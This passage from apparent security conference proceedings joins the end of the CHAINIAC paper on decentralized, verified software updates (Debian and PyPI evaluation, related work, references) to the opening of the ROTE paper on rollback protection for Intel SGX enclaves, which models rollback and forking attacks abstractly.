In the experiments of Sections 8.2, 8.3 and 8.4, we used 24-core Intel Xeons at 2.5 GHz with 256 GB of RAM and, where applicable, ran up to 128 nodes on one server with the network-delay set between any two nodes to 100ms with the help of Mininet [54]. Because we had not yet implemented a graceful handling of failing docker-builds, we measured building time in a small grid of 4 nodes and extrapolated this time to the bigger grids in Figure 6. In Section 8.5, we simulated four collectively signing servers on a computer with a 3.1 GHz Intel Core i7 processor and 16 GB of RAM and did not include any network-latencies, as we measured only CPU-time and bandwidth.

To evaluate the witness cost of the long-term maintenance of an update timeline, we used data from the Debian reproducible builds project [22] and the Debian snapshot archive [19]. The former provides checksums and dependency information for reproducible packages. Unfortunately, the information was not available for older package versions, therefore we always verified each package against its newest version. We used the latter as an update history to estimate average cost over time for maintaining an individual update timeline and the overhead of running an aggregate multi-package service. In Section 8.4, we used real-life data from the PyPI package repository [17]. The data represented snapshots of the repository of about 58,000 packages. There were 11,000 snapshots over a period of 30 days. Additionally, we had 1.5 million update-requests from 400,000 clients during the same 30-day period. Using this data, we implemented a simulation in Ruby to compare different bandwidth usages.

8.2 Reproducing Debian Packages

To explore the feasibility of build transparency and to estimate the cost of it for witnesses, we ran an experiment on automatic build reproducing. Using Docker containers, we generated a reproducible build environment for

each package, measured the CPU time required to build a binary and verified the obtained hash against a precalculated hash from Debian.

We tested three sets of packages: (1) *required* is the set of Debian required packages [21], 27 packages as of today; (2) *popular* contains the 50 most installed Debian packages [20] that are reproducible and do not appear in *required*; (3) *random* is a set of 50 packages randomly chosen from the full reproducible testing set [22]. Figure 5 demonstrates a CDF of the build time for each set.

10 packages from the random set, 8 from required and 2 from popular produced a hash value different from the corresponding advertised hash. 90% of packages from both the random and required sets were built in less than three minutes, whereas the packages in the required-set have a higher deviation. This is expected as, to ensure Debian's correct functioning, the required packages tend to be more security critical and complex.




Figure 5: Reproducible build latency for Debian packages

8.3 End-to-End Witness Cost

In this experiment, we measured the cost for a witness of adding a new release to an update timeline. We took a set of six packages, measured the cost for each one individually and then calculated the average values over all the packages. The build time was measured once and copied to the other runs of the experiment, which enabled us to test different configurations quickly and to break out results for each operation. The operations included verifying developers' signatures, reproducible builds, signing off on the new release and generating a timestamp. The witness cost was measured for an update cothorities composed of 7, 31, and 127 nodes.

Figure 6 plots the costs in both CPU time and wall-clock time used. The CPU time is higher than wall-clock time for some metrics, due to the use of a multi-core processor. The verification and build times are constant per node, whereas the time to sign and to generate the timestamp increases with the number of nodes, mostly due to higher communication latency in a larger cothority tree. As expected, the build time dominates the creation of a new skipblock. Every witness spends between 5 and 30 CPU-minutes for each package. Current hosting schemes offer simple servers for 10-US$ per month, enough to run a node doing reproducible builds for the Debian-security repository (about eight packages per day).




Figure 6: CPU cost of adding a new block to a timeline




Figure 7: Communication cost for different frameworks

8.4 Skipchain Effect on PyPI Communication Cost

To evaluate the effect on communication cost of using skipchains for update verification, we compare it with two other scenarios using data from the PyPI package repository. The scenarios are as follows:

1. **Linear update:** When a client requests an update, she downloads all the diffs between snapshots, starting




Figure 8: CPU time on server for repository-update




Figure 9: Communication cost to get new repository state

from her last update to the most recent one. This way she validates every step.

2. **Diplomat:** The client only downloads the diff between her last update and the latest update available.
3. **Skipchain S_1^1:** The scenario is as in Diplomat, but every skipblock is also sent to prove the correctness of the current update. The skipchains add security to the snapshots by signing it and by enabling users to efficiently track changes in the signers.

The results over the 30-day data are presented in Figure 7. The straight lines correspond to the aforementioned scenarios. Linear updates increase the communication cost, because the cumulative updates between two snapshots can contain different updates, which are only transferred once, of the same package, as in the case of Diplomat or skipchains. As it can be seen, the communication costs for Diplomat and skipchain are similar, even in the worst case where a skipchain has height-1 only, which corresponds to a simple double-linked list.

To further investigate the best parameters of the skipchain, we plotted only the skipchain overhead using the same data. In Figure 7, the dashed lines show the additional communication cost for different skipchain parameters. We observe that a skipchain with height > 1 can reduce by a factor of 15 the communication cost for proving the validity of a snapshot. Using the base 5 for the skipchain can further reduce the communication cost by another factor of 2.

8.5 Cost of Securing Debian Distribution

In our final experiment, we measured the cost of a witness server that deploys an aggregate-layer skipchain in a multi-package project (Section 5.7) and a client who uses it. . We took the list of all the packages from the snapshot archive of the Debian-testing repository and created one skipchain per package over 1.5-year history, such that each skipblock is one snapshot every five days. We then formed the aggregate Debian-testing skipchain over the same period.

In the first experiment, a witness server receives a new repository-state to validate, verifies the signature for all the packages, builds a Merkle tree from the heads of the individual skipchains and signs its root, thus creating a new aggregate skipblock. Figure 8 depicts the average costs of the operations, over the whole history, against the size of the repository. For a full repository of 52k packages, which corresponds to the actual Debian-testing system, the overall CPU-cost is about 20 seconds per release. This signifies that CHAINIAC generates negligible overhead on the servers that update a skipchain.

The second experiment evaluates the overhead that CHAINIAC introduces to the client-side cost of downloading the latest update of all packages. In order to maintain the security guarantees of CHAINIAC, the client downloads all package hashes and builds a full Merkle tree to verify them, thereby not revealing packages of interest and preserving her privacy. Figure 9 illustrates that CHAINIAC introduces a constant overhead of 16% to the APT manager. This modest overhead suggests CHAINIAC's good scalability and applicability.

9 Related Work

We organize the discussion topically and avoid redundancy with the commentary in Section 2.

Software-update protection. The automatic detection and installation of software updates is a common operation in computer and mobile systems, and there are many tools for this task, such as package- and library-managers [18, 23, 33, 76], and various app stores. There are several security studies [10, 15, 57] that reveal weak-

nesses in the design of software-update systems, and different solutions are proposed to address these weaknesses. Solutions that reduce the trust that end users must have in developers by involving independent intermediaries in testing are shown [3, 4] to be beneficial in open-source projects and content repositories. Several systems, such as Meteor [7], DroidRanger [77] and ThinAV [37], focus on protecting the infrastructure for mobile applications and on detecting malware in mobile markets. Other systems [38, 47, 58] use overlay and peer-to-peer networks for efficient dissemination of security patches, whereas Updaticator [5] enables efficient update distribution over untrusted cache-enabled networks.

Certificate, key, and software transparency. Bringing transparency to different security-critical domains has been actively studied. Solutions for public-key validation infrastructure are proposed in AKI [40], ARPKI [9] and Certificate Transparency (CT) [45] in which all issued public-key certificates are publicly logged and validated by auditors. Public logs are also used in Keybase [39], which enables users to manage their online accounts and provides checking of name-to-key bindings by verifying ownership of third-party accounts. This is achieved via creating a public log of identity information that third-parties can audit. EthIKS [12] provides stronger auditability to CONIKS [51], an end-user key verification service based on a verifiable transparency log, by creating a Smart Ethereum Contract [75] that guarantees that a hash chain is not forked, as long as the ethereum system is stable and correct. Application Transparency (AT) [27] employs the idea of submitting information about mobile applications to a verifiable public log. Thus, users can verify that a provided app is publicly available to everyone or that a given version existed in the market, but was removed. However, AT can protect only against targeted attacks but leaves attacks against all the users outside of its scope. Finally, Baton [8] tries to address the problem of renewing signing keys in Android by chaining them but this solution does not help in the case of stolen signing keys.

Blockchains. The creation of Bitcoin [56] was first perceived as an evolution in the domain of financial technology. Recently, however, there has been an increasing interest in the data structure that enables the properties of bitcoin, namely, the blockchain. There is active work with blockchain in cryptocurrencies [13, 65], DNS alternatives [74] and even general-purpose decentralized computing [75]. All of these systems secure clients in a distributed manner and with a timeline that can be tracked by the clients. However, these systems force the clients to track the full timeline, even if the clients are interested in a very small subset of it, or to forfeit the security of decentralization by trusting a full node.

10 Conclusion

In this work, we have presented CHAINIAC, a novel software-update framework that decentralizes each step of the software-update process to increase trustworthiness and to eliminate single points of failure. The key novel components of CHAINIAC's design are multi-level skipchains and verified builds. The distinct layers of skipchains provide, while introducing minimal overhead for the client, multiple functionalities such as (1) tamper-evident and equivocation-resistant logging of the new updates and (2) the secure evolution of signing keys for both developers and the set of online witnesses. Verified builds further unburden clients by delegating the actual reproducible building process to a decentralized set of build verifiers. The evaluation of our prototype has demonstrated that the overhead of using CHAINIAC is acceptable, both for the clients and for the decentralized group of witnesses, by running experiments on real-world data from Debian. Furthermore, we have replayed 30 days of actual client requests to the PyPI repository and shown that the use of skipchains limits the verification overhead.

Acknowledgments

We thank Stevens Le Blond and our anonymous reviewers for valuable suggestions, and Gaspard Zoss for help with the experiments.

References

[1] Joe Abley, David Blacka, David Conrad, Richard Lamb, Matt Larson, Fredrik Ljunggren, David Knight, Tomofumi Okubo, and Jakob Schlyter. DNSSEC Root Zone – High Level Technical Architecture, June 2010. Version 1.4.

[2] Ittai Abraham, Dahlia Malkhi, Kartik Nayak, Ling Ren, and Alexander Spiegelman. Solidus: An Incentive-compatible Cryptocurrency Based on Permissionless Byzantine Consensus. *CoRR*, abs/1612.02916, 2016.

[3] Khalid Alhamed, Marius C. Silaghi, Ihsan Hussien, Ryan Stansifer, and Yi Yang. "Stacking the Deck" Attack on Software Updates: Solution by Distributed Recommendation of Testers. In *Web Intelligence (WI) and Intelligent Agent Technologies (IAT) 2013*, 2013.

[4] Khalid Alhamed, Marius C. Silaghi, Ihsan Hussien, and Yi Yang. Security by Decentralized Certifica-

tion of Automatic-Updates for Open Source Software controlled by Volunteers. In *Workshop on Decentralized Coordination*, 2013.

[5] Moreno Ambrosin, Christoph Busold, Mauro Conti, Ahmad-Reza Sadeghi, and Matthias Schunter. Updaticator: Updating Billions of Devices by an Efficient, Scalable and Secure Software Update Distribution over Untrusted Cache-enabled Networks. In Mirosław Kutyłowski and Jaideep Vaidya, editors, *Computer Security - ESORICS 2014: 19th European Symposium on Research in Computer Security, Proceedings, Part I*, 2014.

[6] Hitesh Ballani, Paul Francis, and Xinyang Zhang. A Study of Prefix Hijacking and Interception in the Internet. In *ACM SIGCOMM Computer Communication Review*, volume 37. ACM, 2007.

[7] David Barrera, William Enck, and Paul C. van Oorschot. Meteor: Seeding a Security-Enhancing Infrastructure for Multi-market Application Ecosystems. In *Mobile Security Technologies 2012*. IEEE, 2012.

[8] David Barrera, Daniel McCarney, Jeremy Clark, and Paul C. van Oorschot. Baton: Certificate Agility for Android's Decentralized Signing Infrastructure. In *Proceedings of the 2014 ACM Conference on Security and Privacy in Wireless & Mobile Networks*, WiSec '14, New York, NY, USA, 2014. ACM.

[9] David Basin, Cas Cremers, Tiffany Hyun-Jin Kim, Adrian Perrig, Ralf Sasse, and Pawel Szalachowski. ARPKI: Attack Resilient Public-Key Infrastructure. In *ACM Conference on Computer and Communications Security (CCS)*, 2014.

[10] Anthony Bellissimo, John Burgess, and Kevin Fu. Secure Software Updates: Disappointments and New Challenges. In *1st USENIX Workshop on Hot Topics in Security (HotSec)*, July 2006.

[11] Boldizsár Bencsáth, Gábor Pék, Levente Buttyán, and Márk Félegyházi. Duqu: Analysis, Detection, and Lessons Learned. In *ACM European Workshop on System Security (EuroSec)*, 2012.

[12] Joseph Bonneau. EthIKS: Using Ethereum to Audit a CONIKS Key Transparency Log. In *Financial Cryptography and Data Security 2016*. Springer Berlin Heidelberg, 2016.

[13] Maria Borge, Eleftherios Kokoris-Kogias, Philipp Jovanovic, Nicolas Gailly, Linus Gasser, and Bryan Ford. Proof-of-Personhood: Redemocratizing Permissionless Cryptocurrencies. In *1st IEEE Security and Privacy On The Blockchain*, April 2017.

[14] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer. RFC 4880: OpenPGP Message Format, 2007.

[15] Justin Cappos, Justin Samuel, Scott Baker, and John H. Hartman. A Look In the Mirror: Attacks on Package Managers. In *15th ACM Conference on Computer and Communications Security (CCS)*, October 2008.

[16] Miguel Castro and Barbara Liskov. Practical Byzantine Fault Tolerance. In *3rd USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, February 1999.

[17] Python Community. PyPI - the Python Package Index, September 2016.

[18] Python Community. EasyInstall Module, May 2016.

[19] Debian. snapshot.debian.org.

[20] Debian. Debian Popularity Contest, September 2016.

[21] Debian. Reproducible Builds for Required Packages (AMD64), September 2016.

[22] Debian. Reproducible Builds for Testing Packages (AMD64), September 2016.

[23] Debian. Advanced Package Tool, May 2016.

[24] Debian. Debian Repository, August 2016.

[25] Stephen E. Deering and David R. Cheriton. Multicast Routing in Datagram Internetworks and Extended LANs. *ACM Transactions on Computer Systems*, 8(2), May 1990.

[26] Docker. What is Docker?, September 2016.

[27] Sascha Fahl, Sergej Dechand, Henning Perl, Felix Fischer, Jaromir Smrcek, and Matthew Smith. Hey, NSA: Stay Away from My Market! Future Proofing App Markets Against Powerful Attackers. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2014.

[28] Bryan Ford. Apple, FBI, and Software Transparency. *Freedom to Tinker*, March 2016.

[29] Frields, Paul W. Infrastructure Report, August 2008.

[30] Git-notes Documentation, September 2016.

[31] The Go Programming Language, September 2016.

[32] Red Hat. Critical: OpenSSH Security Update, August 2008.

[33] Max Howell. Homebrew – The Missing Packet Manager for macOS, May 2016.

[34] Google Inc. Google Play, September 2016.

[35] Microsoft Inc. Windows Apps - Microsoft Store, September 2016.

[36] The Intercept. Strawhorse: Attacking the macOS and iOS Software Development Kit, March 2015.

[37] Chris Jarabek, David Barrera, and John Aycock. ThinAV: Truly Lightweight Mobile Cloud-based Anti-malware. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, New York, NY, USA, 2012. ACM.

[38] Håvard Johansen, Dag Johansen, and Robbert van Renesse. FirePatch: Secure and Time-Critical Dissemination of Software Patches. In Hein Venter, Mariki Eloff, Les Labuschagne, Jan Eloff, and Rossouw von Solms, editors, *New Approaches for Security, Privacy and Trust in Complex Environments: Proceedings of the IFIP TC-11 22nd International Information Security Conference (SEC 2007)*, may 2007.

[39] Keybase – Public Key Crypto for Everyone, Publicly Auditable Proofs of Identity, 2016.

[40] Tiffany Hyun-Jin Kim, Lin-Shung Huang, Adrian Perrig, Collin Jackson, and Virgil Gligor. Accountable Key Infrastructure (AKI): A Proposal for a Public-Key Validation Infrastructure. In *International Word Wide Web Conference (WWW)*, 2014.

[41] Eleftherios Kokoris-Kogias, Linus Gasser, Ismail Khoffi, Philipp Jovanovic, Nicolas Gailly, and Bryan Ford. Managing Identities Using Blockchains and CoSi. Technical report, 9th Workshop on Hot Topics in Privacy Enhancing Technologies (HotPETs 2016), 2016.

[42] Eleftherios Kokoris-Kogias, Philipp Jovanovic, Nicolas Gailly, Ismail Khoffi, Linus Gasser, and Bryan Ford. Enhancing Bitcoin Security and Performance with Strong Consistency via Collective Signing. In *Proceedings of the 25th USENIX Conference on Security Symposium*, 2016.

[43] Eleftherios Kokoris-Kogias, Philipp Jovanovic, Linus Gasser, Nicolas Gailly, and Bryan Ford. OmniLedger: A Secure, Scale-Out, Decentralized Ledger. Cryptology ePrint Archive, Report 2017/406, 2017.

[44] Trishank Karthik Kuppusamy, Santiago Torres-Arias, Vladimir Diaz, and Justin Cappos. Diplomat: Using Delegations to Protect Community Repositories. In *13th USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, March 2016.

[45] Ben Laurie. Certificate Transparency. *ACM Queue*, 12(8), September 2014.

[46] E. Levy. Poisoning the software supply chain. *IEEE Security Privacy*, 1(3):70–73, may 2003.

[47] Jun Li, P. L. Reiher, and G. J. Popek. Resilient Self-organizing Overlay Networks for Security Update Delivery. *IEEE J.Sel. A. Commun.*, 22(1), September 2006.

[48] Canonical Ltd. Ubuntu Repositories, September 2016.

[49] Lunar. How to make your software build reproducibly. Chaos Communication Camp 2015, August 2015.

[50] Aanchal Malhotra, Isaac E. Cohen, Erik Brakke, and Sharon Goldberg. Attacking the Network Time Protocol. Cryptology ePrint Archive, Report 2015/1020, October 2015.

[51] Marcela S Melara, Aaron Blankstein, Joseph Bonneau, Edward W Felten, and Michael J Freedman. CONIKS: Bringing Key Transparency to End Users. In *Proceedings of the 24th USENIX Conference on Security Symposium*, pages 383–398. USENIX Association, 2015.

[52] Ralph C Merkle. A Digital Signature Based on a Conventional Encryption Function. In *Advances in Cryptology (CRYPTO)*, 1988.

[53] Michael Mimoso. D-Link Accidentally Leaks Private Code-Signing Keys. *ThreatPost*, September 2015.

[54] Mininet – An Instant Virtual Network on your Laptop (or other PC), September 2016.

[55] J. Ian Munro, Thomas Papadakis, and Robert Sedgewick. Deterministic Skip Lists. In *Proceedings of the Third Annual ACM-SIAM Symposium on Discrete Algorithms*, SODA '92, pages 367–375, Philadelphia, PA, USA, 1992. Society for Industrial and Applied Mathematics.

[56] Satoshi Nakamoto. Bitcoin: A Peer-to-Peer Electronic Cash System, 2008.

[57] Null Byte. Hack Like a Pro: How to Hijack Software Updates to Install a Rootkit for Backdoor Access. WonderHowTo, 2014.

[58] E. Palomar, J.M. Estevez-Tapiador, J.C. Hernandez-Castro, and A. Ribagorda. A Protocol for Secure Content Distribution in Pure P2P Networks. In *Proceeding of the 17th International Conference on Database and Expert Systems Applications*, 2006.

[59] Mike Perry, Seth Schoen, and Hans Steiner. Reproducible Builds. Moving Beyond Single Points of Failure for Software Distribution. Chaos Communication Congress 2014, December 2014.

[60] Tor Project. Building the Tor Browser Bundle (TBB) Using the Gitian Build System, May 2015.

[61] William Pugh. Skip Lists: A Probabilistic Alternative to Balanced Trees. *Communications of the ACM*, 33(6):668–676, June 1990.

[62] Reproducible Builds – Provide a Verifiable Path From Source Code to Binary, 2016.

[63] Justin Samuel, Nick Mathewson, Justin Cappos, and Roger Dingledine. Survivable Key Compromise in Software Update Systems. In *17th ACM Conference on Computer and Communications security (CCS)*, October 2010.

[64] Claus P. Schnorr. Efficient signature generation by smart cards. *Journal of Cryptology*, 4(3):161–174, 1991.

[65] David Schwartz, Noah Youngs, and Arthur Britto. The Ripple protocol consensus algorithm. *Ripple Labs Inc White Paper*, page 5, 2014.

[66] Christopher Soghoian and Sid Stamm. Certified Lies: Detecting and Defeating Government Interception Attacks Against SSL. In *Proceedings of the 15th International Conference on Financial Cryptography and Data Security*, FC'11. Springer-Verlag, 2012.

[67] Sooel Son and Vitaly Shmatikov. The Hitchhikers Guide to DNS Cache Poisoning. In *International Conference on Security and Privacy in Communication Systems*, pages 466–483. Springer, 2010.

[68] Ewa Syta, Philipp Jovanovic, Eleftherios Kokoris-Kogias, Nicolas Gailly, Linus Gasser, Ismail Khoffi, Michael J. Fischer, and Bryan Ford. Scalable Bias-Resistant Distributed Randomness. In *38th IEEE Symposium on Security and Privacy*, May 2017.

[69] Ewa Syta, Iulia Tamas, Dylan Visher, David Isaac Wolinsky, Philipp Jovanovic, Linus Gasser, Nicolas Gailly, Ismail Khoffi, and Bryan Ford. Keeping Authorities "Honest or Bust" with Decentralized Witness Cosigning. In *37th IEEE Symposium on Security and Privacy*, May 2016.

[70] The FreeBSD Project. Security Incident on FreeBSD Infrastructure, November 2012.

[71] Ken Thompson. Reflections on Trusting Trust. *Commun. ACM*, 27(8):761–763, August 1984.

[72] Santiago Torres-Arias, Anil Kumar Ammula, Reza Curtmola, and Justin Cappos. On Omitting Commits and Committing Omissions: Preventing Git Metadata Tampering That (Re)introduces Software Vulnerabilities. In *25th USENIX Security Symposium (USENIX Security 16)*, August 2016.

[73] Vidhyashankar Venkataraman, Kaouru Yoshida, and Paul Francis. Chunkyspread: Heterogeneous Unstructured Tree-Based Peer-to-Peer Multicast. In *14th International Conference on Network Protocols (ICNP)*, November 2006.

[74] Vincent Durham. Namecoin, 2011.

[75] Gavin Wood. Ethereum: A Secure Decentralised Generalised Transaction Ledger. *Ethereum Project Yellow Paper*, 2014.

[76] YUM. Yellowdog Updater Modified, May 2016.

[77] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. Hey, You, Get Off of My Market: Detecting Repackaged Smartphone Applications in Third-party Android Marketplaces. In *Proceedings of the Second ACM Conference on Data and Application Security and Privacy*, CODASPY '12. ACM, 2012.

ROTE: Rollback Protection for Trusted Execution

Sinisa Matetic, *ETH Zurich*
Mansoor Ahmed, *ETH Zurich*
Kari Kostiainen, *ETH Zurich*
Aritra Dhar, *ETH Zurich*
David Sommer, *ETH Zurich*
Arthur Gervais, *ETH Zurich*
Ari Juels, *Cornell Tech*
Srdjan Capkun, *ETH Zurich*

Abstract

Security architectures such as Intel SGX need protection against rollback attacks, where the adversary violates the integrity of a protected application state by replaying old persistently stored data or by starting multiple application instances. Successful rollback attacks have serious consequences on applications such as financial services. In this paper, we propose a new approach for rollback protection on SGX. The intuition behind our approach is simple. A single platform cannot efficiently prevent rollback, but in many practical scenarios, multiple processors can be enrolled to assist each other. We design and implement a rollback protection system called ROTE that realizes integrity protection as a distributed system. We construct a model that captures adversarial ability to schedule enclave execution and show that our solution achieves a strong security property: the only way to violate integrity is to reset all participating platforms to their initial state. We implement ROTE and demonstrate that distributed rollback protection can provide significantly better performance than previously known solutions based on local non-volatile memory.

1 Introduction

Intel Software Guard Extensions (SGX) enables execution of security-critical application code, called *enclaves*, in isolation from the untrusted system software [1]. Protections in the processor ensure that a malicious OS cannot read or modify enclave memory at runtime. To protect enclave data across executions, SGX provides a security mechanism called *sealing* that allows each enclave to encrypt and authenticate data for persistent storage. SGX-enabled processors are equipped with certified cryptographic keys that can issue remotely verifiable *attestation* statements on the software configuration of enclaves. Through these security mechanisms (isolation, sealing, attestation) SGX enables development of various applications and online services with hardened security.

The architecture has also its limitations. While sealing prevents a malicious OS from reading or arbitrarily modifying persistently stored enclave data, *rollback attacks* [2, 3, 4, 1] remain a threat. In a rollback attack a malicious OS replaces the latest sealed data with an older encrypted and authenticated version. Enclaves cannot easily detect this replay, because the processor is unable to maintain persistent state across enclave executions that may include platform reboots. Another way to violate state integrity is to create two instances of the same enclave and route update requests to one instance and read requests to the other. To remote clients that perform attestation, the instances are indistinguishable.

Data integrity violation through rollback attacks can have severe implications. Consider, for example, a financial application implemented as an enclave. The enclave repeatedly processes incoming transactions at high speed and maintains an account balance for each user or a history of all transactions in the system. If the adversary manages to revert the enclave to its previous state, the maintained account balance or the queried transaction history does not match the executed transactions.

To address rollback attacks, two basic approaches are known. The first is to store the persistent state of enclaves in a non-volatile memory element on the same platform. The SGX architecture was recently updated to support monotonic counters that leverage non-volatile memory [5]. However, the security guarantees and the performance limits of this mechanism are not precisely documented. Our experiments show that writes of counter values to this memory are slow (80-250 ms), which limits its use in high-throughput applications. More importantly, this memory allows only a limited number of write operations. We show that this limit is reached within just few days of continuous system use after which the memory becomes unusable. Similar limitations also apply to rollback protection techniques that leverage Trusted Platform Modules (TPMs) [2, 4, 3].

The second common approach is to maintain integrity information for protected applications in a sep-

arate trusted server [6, 7, 8]. The drawback of such solutions is that the server becomes an obvious target for attacks. Server replication using standard Byzantine consensus protocols [9] avoids a single point of failure, but requires high communication overhead and multiple replicas for each faulty node.

In this paper we propose a new approach to protect SGX enclaves from rollback attacks. The intuition behind our solution is simple. A single SGX platform cannot prevent rollback attacks efficiently, but in many practical scenarios the owner or the owners of processors can assign multiple processors to assist each other. Our approach realizes rollback protection as a distributed system. When an enclave updates its state, it stores a counter to a set of enclaves running on assisting processors. Later, when the enclave needs to recover its state, it obtains counter values from assisting enclaves to verify that the recovered state data is of the latest version.

We consider a powerful adversary that controls the OS on the target platform and on *any* of the assisting platforms. Additionally, we even assume that the adversary can break SGX protections on some of the assisting processors and control all network communication between the platforms. Our adversary model combines commonly considered network control based on the standard Dolev-Yao model [10] and Byzantine faults [11, 12], but additionally captures the the ability of the adversary to restart trusted processes from a previously saved state and to run multiple instances of the same trusted process. Such adversarial capabilities are crucial for the security analysis of our system, and we believe that the model is of general interest. In fact, using our model we found potential vulnerabilities in recent SGX systems [3, 13, 14].

Secure and practical realization of distributed rollback protection under such a strong adversarial model involves several challenges. One of the main challenges is that when an assisting enclave receives a counter, its own state changes, which implies a set of new state updates that would in turn propagate. To prevent endless update propagation, the counter value must be stored in the volatile runtime memory of enclaves. However, the assisting enclaves may be restarted at any time. Moreover, the adversary can also create multiple instances of the same enclave on all assisting platforms and route counter writes and reads to separate instances.

We design and implement a rollback protection system called ROTE (Rollback Protection for Trusted Execution). The main components of our solution are a state update mechanism that is an optimized version of consistent broadcast protocols [15, 16], and a recovery mechanism that obtains lost counters from the rest of the protection group upon enclave restart. We also design a session key update mechanism to address attacks based on multiple enclave instances.

Our solution achieves a strong security property that we call *all-or-nothing rollback*. Although the attacker can restart enclaves freely, and thus implement subtle attacks where enclave state updates and recovery are interleaved, the adversary cannot roll back any single enclave to its previous state. The only way to violate data integrity is to reset the entire group to its initial state. If desired, similar to [4, 2], our approach can also provide crash resilience, assuming deterministic enclaves and a slightly weaker notion of rollback prevention (the latest input can be executed twice).

We implemented ROTE on SGX and evaluated its performance on four SGX machines. We tested larger groups of up to 20 platforms using a simulated implementation over a local network and geographically distributed enclaves. Our evaluation shows that state updates in ROTE can be very fast (1-2 ms). The number of counter increments is unlimited. This is in contrast to solutions based on SGX counters and TPMs, where state updates are approximately 100 times slower and limited. Compared to Byzantine consensus protocols, our approach requires significantly fewer replicas ($f+1$ instead of the standard $3f+1$). Enclave developers can use our system through a simple API. The ROTE TCB increment is moderate (1100 LoC).

Contributions. We make the following contributions.

- *New security model.* We introduce a new security model for reasoning about the integrity and freshness of SGX applications. Using the model we identified potential security weaknesses in existing SGX systems.
- *SGX counter experiments.* We show that SGX counters have severe performance limitations.
- *Novel approach.* We propose a novel way to protect SGX enclaves. Our main idea is to realize rollback protection by storing enclave-specific counters in a distributed system of collaborative enclaves on distinct nodes.
- ROTE. We propose and implement a system called ROTE that effectively protects against rollback attacks. ROTE ensures integrity and freshness of application data in a powerful adversarial model.
- *Experimental evaluation.* We demonstrate that distributed rollback protection incurs only a small performance overhead. When deployed over a low-latency network, the state update overhead is only 1-2 ms.

The rest of this paper is organized as follows. Section 2 explains models and rollbacks attacks. Section 3 describes our approach. Section 4 describes the ROTE system and Section 5 provides security analysis. Section 6 provides performance evaluation and Section 7 further discussion. We review related work in Section 8. Section 9 concludes the paper.




Figure 1: Modeled SGX operations.

2 Problem Statement

In this section we define models for the SGX architecture and the adversary. After that, we explain rollback attacks, limitations of known solutions, and our requirements. Appendix A provides a summary of the SGX architecture for readers that are not familiar with it.

2.1 SGX Model

Figure 1 illustrates our SGX model. We model enclaves and the operating system, their main functionality, and the operations through which they interact. Our model captures the main SGX functionalities that are available on all SGX platforms.

Scheduling operations. Enclave execution is scheduled by the OS.

- $e \leftarrow$ `Create`$(code)$. The system software running on the OS can create an enclave by providing its code. The SGX architecture creates a unique enclave identifier e that is defined by the code measurement.
- $i \leftarrow$ `Start`(e). The system software can start a created enclave using its enclave identifier e. The enclave generates a random and unique instance identifier i for the enclave instance that executes the code that was assigned to it during creation. While an enclave instance is running, the OS and other enclaves are isolated from its runtime memory. Each enclave instance has its own program counter and runtime memory.
- `Suspend`(i) and `Resume`(i). The OS can suspend the execution of an enclave. When an enclave is suspended, its program counter and runtime memory retain their values. The OS can resume suspended enclave execution.
- `Terminate`(i). The OS can terminate the enclave execution. At termination, the enclave runtime memory is erased by the SGX architecture and the enclave instance i is rendered unusable.

Storage operations. The second set of operations is related to sealing data for local persistent storage.

- $s \leftarrow$ `Seal`$(data)$. An enclave can save data for local persistent storage. This operation creates an encrypted, authenticated data structure s that is passed to the OS.
- `OfferSeal`(i, s). The OS can offer sealed data s. The enclave can verify that it previously created the seal, but the enclave cannot distinguish which seal is the latest. Every enclave instance i can unseal data previously sealed by an instance of the same enclave identity e.

Communication operations. Due to attestation, a client can write data such that only a particular enclave can read it. The client can read data from an enclave and verify which enclave wrote it. We model these primitives as single operations that can be called from the same or remote platform, although attestation is an interactive protocol between the enclave and client.

- `Write`(m_e, i). The OS can write message m_e to an enclave instance i. Only an enclave with enclave identity e can read the written message m_e.
- $m_e \leftarrow$ `Read`(i). The OS can read message m_e from an enclave instance i. The read message m_e identifies the enclave identity e that wrote the data.

Note that remote attestation identifies the enclave identity, but not the platform identity, because the attestation protocol is either anonymous or returns client-specific pseudonyms (see Appendix A for details). In local attestation the platform is implicitly known.

We do not model platform reboots, as those have the same effect as enclave restarts. Our model assumes that the runtime memory of each enclave instance is perfectly isolated from the untrusted OS and other enclaves. We consider information leakage from side-channel attacks a realistic threat [17, 18, 19], but an orthogonal problem to rollback attacks, and thus outside of our model.

2.2 Local Adversary Model

We consider a powerful adversary who, after an initial trusted setup phase, controls all system software on the target platform, including the OS. Based on the SGX model, the adversary can schedule enclaves and start multiple instances of the same enclave, offer the latest and previous versions of sealed data, and block, delay, read and modify all messages sent by the enclaves.

The adversary cannot read or modify the enclave runtime memory or learn any information about the secrets held in enclave data. The adversary has no access to processor-specific keys, such as the sealing key or the attestation key, and the adversary cannot break cryptographic primitives provided by the SGX architecture. The enclaves may also implement additional cryptographic operations that the adversary cannot break.

The adversarial capabilities that we identified as part of the model can be critical for many SGX systems. The ability to schedule, restart and create multiple enclave instances, enables subtle attacks that we address in this paper. We analyzed SGX systems using this model and found vulnerabilities that can be addressed through the techniques developed in this paper. These findings are reported in an extended version of this paper [20].

2.3 Rollback Attacks

The goal of the adversary is to violate the integrity of the enclave's state. This is possible with a simple rollback attack. After an enclave has sealed at least two data elements $s_1 \leftarrow \texttt{Seal}(d_1)$ and $s_2 \leftarrow \texttt{Seal}(d_2)$, the adversary performs `Terminate()` and `Start()` to erase the runtime memory of the enclave. When the enclave requests for the latest sealed data d_2, the adversary performs $\texttt{OfferSeal}(i, s_1)$ and the enclave accepts d_1 as d_2. When the sealed data captures the state of the enclave at the time of sealing, we say that the rollback attack reverts the enclave back to its previous state.

Another approach is a *forking attack*, where the adversary leverages two concurrently running enclave instances. The adversary starts two instances $i_1 \leftarrow \texttt{Start}(e)$ and $i_2 \leftarrow \texttt{Start}(e)$ of the same enclave e. The OS receives a request from a remote client to write data m_e to enclave e. The OS writes the data to the first enclave instance $\texttt{Write}(m_e, i_1)$ which causes a state change. Another remote client sends a request to read data from the enclave e. The OS reads data from the second instance $m_e \leftarrow \texttt{Read}(i_2)$ which has an outdated state and returns m_e to the client. The SGX architecture does not enable one enclave instance to check if another instance of the same enclave code is already running [21].

Such attacks can have severe implications, especially for applications that maintain financial data, such as account balances or transaction histories.

2.4 Limitations of Known Solutions

